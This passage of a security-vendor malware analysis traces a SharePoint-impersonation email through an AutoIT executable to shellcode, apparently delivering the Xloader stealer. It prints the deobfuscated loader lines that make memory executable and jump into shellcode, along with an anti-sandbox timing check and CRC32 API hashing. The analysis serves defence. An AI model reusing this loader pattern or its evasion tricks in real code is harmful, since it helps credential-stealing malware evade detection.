Xloader deep dive: Link-based malware delivery via SharePoint impersonation

By Sublime Threat Intelligence & Research,

Published: 2025-10-22 · Archived: 2026-04-05 21:30:10 UTC


Sublime recently prevented a malicious SharePoint impersonation attempting to deliver malware via a link in the message.

Our analysis led us through a complex chain of obfuscation, zip files, AutoIT, shellcode, and multiple rounds of process injection. We believe with high confidence that the final deployed payload is Xloader (Formbook), an information stealer that primarily harvests user credentials, keystrokes and screenshots, and with moderate confidence that the initial loading component is related to Trickgate.

In this post, we'll walk through the details of our analysis starting with the detection of the SharePoint impersonation.


The message

This attack starts with the target receiving a message that looks like a legitimate SharePoint share with an **Open files** link, including the standard "share" logo and the Microsoft brand logo.




This message was [caught by Sublime] after triggering multiple Detection Rules and earning an Attack Score Verdict of `malicious`.

The **Open files** button led to a .zip file hosted on a non-SharePoint URL. Within a safe environment, we downloaded and extracted its contents for further analysis: `document.exe`.




To obtain more information on the file, we used [Detect It Easy] to provide an initial overview and determine how to proceed with analysis. Detect It Easy was able to recognize the file as `AutoIT`, which is a scripting language that allows for automation of windows tasks and systems management. AutoIT has many legitimate purposes, but it is often utilized by malicious actors due to its relative simplicity, flexibility, and ability to be turned into executable files.




Standard analysis tools don't handle AutoIT well, so we grabbed an [AutoIT decompiler from GitHub] and deployed it to our analysis machine. When we decompiled `document.exe`, we got the original AutoIT script used to create the binary file.

The script begins with a large blob of obfuscated text stored in a single parameter.



After the large blob of text is assigned to the `$vwcpaypcs` variable, the script contains logic to decode the blob as well as other smaller obfuscated pieces. Each piece of obfuscated text contains the string "eocs29" repeated multiple times for each string.



```
309  $vwcpaypcs &= "290eocs290eocs290eocs290eocs290eocs29eocs29"
310  $vwcpaypcs = qbshjlriy($vwcpaypcs, "eocs29", "")
311  Global $muavjwkqq = DllStructCreate(qbshjlriy("eocs29beocs29yeocs29teocs29eeocs29[eocs29", "eocs29", "") & BinaryLen($vwcpaypcs) &
     qbshjlriy("eocs29]eocs29", "eocs29", ""))
312
313  Func kjbhgav($ngxhhceux)
314      Local $bbhwjyjs = Execute('DllCall("kernel32.dll", "in" & "t", "ls" & "trle" & "n" & "W", "wstr", $ngxhhceux)')
315      Return $bbhwjyjs[0]
316  EndFunc
317
318  DllStructSetData($muavjwkqq, 1, $vwcpaypcs)
319  Global $nwoapslku = DllStructGetPtr($muavjwkqq)
320  FileInstall("lecheries", @TempDir & "\lecheries", 1)
321  Execute('DllCall(qbshjlriy("eocs29keocs29eeocs29reocs29neocs29eeocs29leocs293eocs292eocs29.eocs29deocs29leocs29leocs29", "eocs29", ""),
     qbshjlriy("eocs29beocs29eocs29eocs29leocs29", "eocs29", ""), qbshjlriy
     ("eocs29Veocs29ieocs29reocs29teocs29ueocs29aeocs29leocs29Peocs29reocs29eocs29teocs29eeocs29ceocs29teocs29", "eocs29", ""), qbshjlriy
     ("eocs29peocs29teocs29reocs29", "eocs29", ""), $nwoapslku, qbshjlriy("eocs29ueocs29ieocs29neocs29teocs29", "eocs29", ""), BinaryLen
     ($vwcpaypcs), qbshjlriy("eocs29ueocs29ieocs29neocs29teocs29", "eocs29", ""), 0x40, qbshjlriy("eocs29peocs29teocs29reocs29*eocs29",
     "eocs29", ""), 0)')
322  Execute('DllCallAddress("int", $nwoapslku + 0x23b0)')
323  $umcqwbypp = 34667
324  $byjoxehf = 56672
325  $jmziwkoay = 82968
326  $edxlvikabf = 96821
```


After removing the `eocs29` string with find/replace, we determined that the code was a loader for the initial blob of text. Based on the presence of `VirtualProtect` and `DllCallAddress`, we made the safe assumption that it was executable code, likely in the form of shellcode.

```
310
311
312  $vwcpaypcs = qbshjlriy($vwcpaypcs, "eocs29", "")
313  Global $muavjwkqq = DllStructCreate("byte[" & BinaryLen($vwcpaypcs) & "]")
314
315  Func kjbhgav($ngxhhceux)
316      Local $bbhwjyjs = Execute('DllCall("kernel32.dll", "int", "lstrlenW", "wstr", $ngxhhceux)')
317      Return $bbhwjyjs[0]
318  EndFunc
319
320  DllStructSetData($muavjwkqq, 1, $vwcpaypcs)
321  Global $nwoapslku = DllStructGetPtr($muavjwkqq)
322  FileInstall("lecheries", @TempDir & "\lecheries", 1)
323  Execute('DllCall("kernel32.dll", "bool", "VirtualProtect", "ptr", $nwoapslku, "uint", BinaryLen($vwcpaypcs), "uint", 0x40, "ptr*", 0)')
324  Execute('DllCallAddress("int", $nwoapslku + 0x23b0)')
325
326
```


Close inspection of the code also revealed that the decoded content executes from an offset of `0x23b0`. This will become more important later when we execute and analyze the code.

```
320  DllStructSetData($muavjwkqq, 1, $vwcpaypcs)
321  Global $nwoapslku = DllStructGetPtr($muavjwkqq)
322  FileInstall("lecheries", @TempDir & "\lecheries", 1)
323  Execute('DllCall("kernel32.dll", "bool", "VirtualProtect", "ptr", $nwoapslku, "uint", BinaryLen($vwcpaypcs), "uint", 0x40, "ptr*", 0)')
324  Execute('DllCallAddress("int", $nwoapslku + 0x23b0)')
325
326
```

Next, we used CyberChef to extract the encoded text and remove any references to `eocs29`. This resulted in a large blob of hex characters with initial bytes resembling valid x86 instructions.



We ran a `Disassemble x86` operation to confirm that the hex characters were valid x86 instructions.



We then saved the resulting data and tried to execute it using the Speakeasy emulator by Mandiant. Speakeasy confirmed that the code would execute, but it terminated immediately after calling `GetTickCount` and `Sleep`. This is a common anti-analysis trick used by malware to defeat emulators and sandboxes.

```
>speakeasy -r -a x86 -t shellcode_from_autoit.bin --raw_offset 0x23b0
* exec: shellcode
0x16db: 'kernel32.LoadLibraryW("advapi32.dll")' -> 0x78000000
0x1728: 'kernel32.LoadLibraryW("user32.dll")' -> 0x77d10000
0x1775: 'kernel32.LoadLibraryW("shell32.dll")' -> 0x69000000
0x17c2: 'kernel32.LoadLibraryW("shlwapi.dll")' -> 0x67000000
0x32a9: 'kernel32.GetTickCount()' -> 0x5265c14
0x32b4: 'kernel32.Sleep(0x1f4)' -> None
0x32b7: 'kernel32.GetTickCount()' -> 0x5265c28
0x32cc: 'kernel32.ExitProcess(0x0)' -> 0x0
* Finished emulating
```

Analysis with Ghidra


So far, we had identified that `document.exe` contained a malicious AutoIT script that featured shellcode for further execution. Initial attempts to execute the shellcode inside a sandbox had failed, so we then moved the data into Ghidra in order to work out what it was doing and which malware family it might belong to.

Starting at the execution offset of `0x23b0`, we noticed that the code contained numerous stack strings and quickly redirected the shellcode to an offset of `0` (indicated by `FUN_00000000`).

```
120   local_36 = 0x72;
121   local_34 = 0x69;
122   local_32 = 0x65;
123   local_30 = 0x73;
124   local_2e = 0x0;
125   puStack_3d8 = local_3cc;
126   uStack_3dc = 0x2485;
127   puVar1 = (undefined4 *)FUN_00000000();
128   puVar4 = local_104;
129   for (iVar3 = 0x30; iVar3 != 0x0; iVar3 = iVar3 + -0x1) {
130     *puVar4 = *puVar1;
131     puVar1 = puVar1 + 0x1;
132     puVar4 = puVar4 + 0x1;
133   }
134   puVar1 = local_104;
135   puVar4 = auStack_494;
136   for (iVar3 = 0x30; iVar3 != 0x0; iVar3 = iVar3 + -0x1) {
```

We decoded the initial stack string and obtained a character sequence followed by "lecheries".

Following the redirection (`FUN_00000000`) to the beginning of the shellcode, we saw additional stack strings and references to possible API hashes (a method of locating necessary windows APIs without referencing them directly by name).



API hashes can be resolved manually, but this is often a significant effort, and largely unnecessary if the same hashing logic is already documented. Leveraging OSINT sources, we confirmed that these hash values matched with a shellcode-based loader (potentially TrickGate).

The first hash value from our shellcode corresponds to the CRC32 hash of `CreateProcessW`. This meant that we could use the documented values to label our code, and revealed that the hashing is extremely likely to be CRC32.

API NAME	CRC32	hash_str_ror1	hash_str21
CloseHandle	0xB09315F4	0x7fe1f1fb	0xd6eb2188
CreateFileW	0xA1EFE929	0x7fe63623	0x8a111d91
CreateProcessW	0x5C856C47	0x7fe2736c	0xa2eae210
ExitProcess	0X251097CC	0x7f91a078	0x55e38b1f
GetCommandLineW	0xD9B20494	0x7fb6c905	0x2ffe2c64
GetFileSize	0xA7FB4165	0x7fbd727f	0x170c1ca1
GetModuleFileNameW	0XFC6B42F1	0xff7f721a	0xd1775dc4
GetThreadContext	0x649EB9C1	0x7fa1f993	0xc414ffe3

We were also able to locate the hashing algorithm within the shellcode, with constant values confirming the CRC32 usage.

```
3
4 {
5   uint uVar1;
6   int local_10;
7   uint local_8;
8
9   local_8 = 0xffffffff;
10  for (local_10 = 0x0; *(byte *)(param_1 + local_10) != 0x0; local_10 = local_10 + 0x1) {
11    uVar1 = local_8 ^ *(byte *)(param_1 + local_10);
12    local_8 = local_8 >> 0x8 ^
13              (int)(uVar1 << 0x1f) >> 0x1f & 0x77073096U ^
14              (int)(uVar1 << 0x1e) >> 0x1f & 0xee0e612cU ^ (int)(uVar1 << 0x1d) >> 0x1f & 0x76dc41
                9U
15              ^ (int)(uVar1 << 0x1c) >> 0x1f & 0xedb8832U ^
16              (int)(uVar1 << 0x1b) >> 0x1f & 0x1db71064U ^
17              (int)(uVar1 << 0x1a) >> 0x1f & 0x3b6e20c8U ^
18              (int)(uVar1 << 0x19) >> 0x1f & 0x76dc4190U ^
19              (int)(uVar1 << 0x18) >> 0x1f & 0xedb88320U;
20  }
21  return ~local_8;
22 }
23
```


The usage of CRC32 alone was not enough to confirm that our malware was the same TrickGate, but the fact that these hashes were seen on another shellcode-based file added to the theory that we were looking at a similar loader or an updated variant. In addition to this, TrickGate has been known to utilize AutoIT and deliver the same payload (more later in the post).

Debugging


The process of static reverse engineering with Ghidra is valuable but time consuming, and at this point, not completely necessary since our primary goal was to identify the malware. Our previous analysis suggested that the shellcode may be a loader designed to deliver the payload onto the system.

In order to save time and prevent unnecessary analysis, we decided to debug the code and look for any additional clues as to what we were dealing with. We could always jump back into static analysis if debugging failed.

We began the dynamic process by loading the extracted shellcode into x32dbg using BlobRunner by OALabs.




This enabled us to easily view remaining stack strings, which largely contained DLL names later used for resolving APIs.



